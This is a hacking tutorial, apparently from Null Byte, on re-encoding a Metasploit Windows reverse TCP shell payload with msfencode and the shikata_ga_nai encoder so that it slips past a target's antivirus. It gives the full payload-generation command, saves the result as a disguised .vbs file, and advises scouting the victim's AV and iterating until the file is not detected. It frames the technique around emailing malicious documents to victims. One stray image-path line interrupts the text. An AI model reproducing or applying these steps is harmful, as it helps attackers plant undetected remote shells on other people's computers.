How to Change the Signature of Metasploit Payloads to Evade Antivirus Detection

I've written several [listener guides](https://null-byte.wonderhowto.com/how-to/listeners/) on creating a [malicious PDF](https://null-byte.wonderhowto.com/how-to/hack-like-pro-embed-backdoor-connection-innocent-looking-pdf-0140942/) or [malicious Word document](https://null-byte.wonderhowto.com/how-to/hack-like-pro-exploit-ms-word-embed-listener-your-roommates-computer-0140868/) that would carry in it a payload with the Meterpreter, or [reverse shell enabling](https://null-byte.wonderhowto.com/how-to/hack-like-pro-take-control-windows-server-2003-remotely-by-launching-reverse-shell-0139041/) you to own the system. One of the hurdles to using these techniques is the [antivirus (AV) software](https://null-byte.wonderhowto.com/how-to/evading-av-software/) on the target system. For instance, if you try to email a malicious PDF or Word doc, it's likely that the victim system will alert the victim that it contains a virus or other malware.

The key lesson in this tutorial is how we can get past that antivirus software.

The Basics of How Antivirus Software Works

Antivirus software companies generally develop their software to look for a "signature" of viruses and other malware. In most instances, they look at the first few lines of code for a familiar pattern of known malware. When they find malware in the wild, they simply add its signature to their virus/malware database and when it next encounters that malware, the software alerts the computer owner.

How You Could Bypass Antivirus Software

Obviously, zero-day exploits, or malware that is brand new and never been seen by the AV software companies, will pass right by such a detection scheme.

Another method of getting past the AV software is to simply change the "signature" of the malware. In other words, if we can change the encoding of the malware without changing its functionality, it should sail right past the AV software without detection. If you have the coding skills, you can re-code any malware and get this desired result.

If you don't have these advanced coding skills, there is still hope! [Metasploit](https://null-byte.wonderhowto.com/how-to/hack-like-pro-getting-started-with-metasploit-0134442/) has a built-in command called **msfencode** that I introduced the Null Byte community to in an earlier guide on [disguising an exploit's signature](https://null-byte.wonderhowto.com/how-to/hack-like-pro-bypass-antivirus-software-by-disguising-exploits-signature-0141122/).

How to Change the Signature of Metasploit Payloads

In this tutorial, we will take a more in-depth look at this command and its capabilities for re-coding our payloads. A quick note before we get started—[**do your reconnaissance**](https://null-byte.wonderhowto.com/how-to/recon/)!

Find out what AV software the target system is using and re-encode to evade *that* AV package. No re-encoding scheme will work with all AV software, so don't waste time developing a new encoding scheme that works with your AV software, but may not evade the target system's AV software.

So, let's open up [BackTrack](https://null-byte.wonderhowto.com/how-to/hack-like-pro-getting-started-with-backtrack-your-new-hacking-system-0146889/) and fire up Metasploit!

Step 1 Use Msfencode

Let's begin by simply typing msfencode at our prompt with the **-h** switch for help.

* **msfencode -h**



As you can see, this displays all the key switches that we can use with this command. Note the **-e** switch. This designates the encoder we want to use to re-encode our payload.

Also, note the section I have highlighted with the **-t** switch. This switch determines what the output format is. You can see there are numerous formats including raw, ruby, perl, java, exe, vba, vbs, etc. Each of these outputs gives us an opportunity to change the signature and attempt to evade the AV software.

Step 2 List the Encoding Schemes

Next, let's look at what encoders are available in msfencode.

* **msfencode -l**



As this screenshot shows, msfencode includes numerous different encoding schemes. Fourth from the bottom we see "shikata\_ga\_nai." Note that it is rated "excellent" and it's a "Polymorphic XOR Additive Feedback Encoder." Let's take a look at that one.

What's That Strange Sounding Encoder?

First, this strange sounding shikata\_ga\_nai encoder is a Japanese phrase that loosely translates to "nothing can be done about it." An excellent name for an encoder with bad intentions!

Second, it's an additive XOR polymorphic encoder. Without going into too much detail, this means that it will change its shape/signature (polymorphic), by using an XOR encrypting scheme. XOR is far from a perfect encryption scheme, but it's efficient and can generate multiple shapes/signatures quickly that can then be decrypted by the code itself once it arrives at the target.

Step 3 Re-Code Our Payload

Now, let's use shikata\_ga\_nai to re-encode our reverse TCP shell to get it past AV software. At the command prompt in BackTrack, type:

* **msfpayload windows/shell/reverse\_tcp LHOST=192.168.1.101 R |msfencode -e x86/shikata\_ga\_nai -c 20 -t vbs > /root/AVbypass.vbs**

The Breakdown

Let's take this command apart and see what it does.

* **msfpayload windows/shell/reverse\_tcp LHOST 192.168.1.101 R**

The above part creates a payload with the reverse TCP shell for a local host at 192.168.1.101.

* The "**|**"

This symbol means pipe that payload to the following command.

* **msfencode -e x86/shikata\_ga\_nai -c 20 -t vbs**


Means re-encode that payload with skikata\_ga\_nai and run it 20 times (-c 20), and then encode it to look like a .vbs script.

* **> /root/AVbypass.vbs**

Means send the newly encoded payload to a file in the /root directory and name it AVbypass.vbs so that it appears to be a .vbs script.

The Result

When we run this command, we get the following output showing us that shikata\_ga\_nai is running our payload through 20 iterations (-c 20).



Now let's go to the directory we told shikata\_ga\_nai to send our newly encoded payload to and check to see whether it is there.

* **cd /root**
* **ls -l**



As you can see, we now have a file in our root directory called AVbypass.vbs that we can now test against the target's AV software to see whether it detects it. This method works in most cases, but if it doesn't, simply send the payload through various number of iterations until you find an encoding that the AV software does not detect.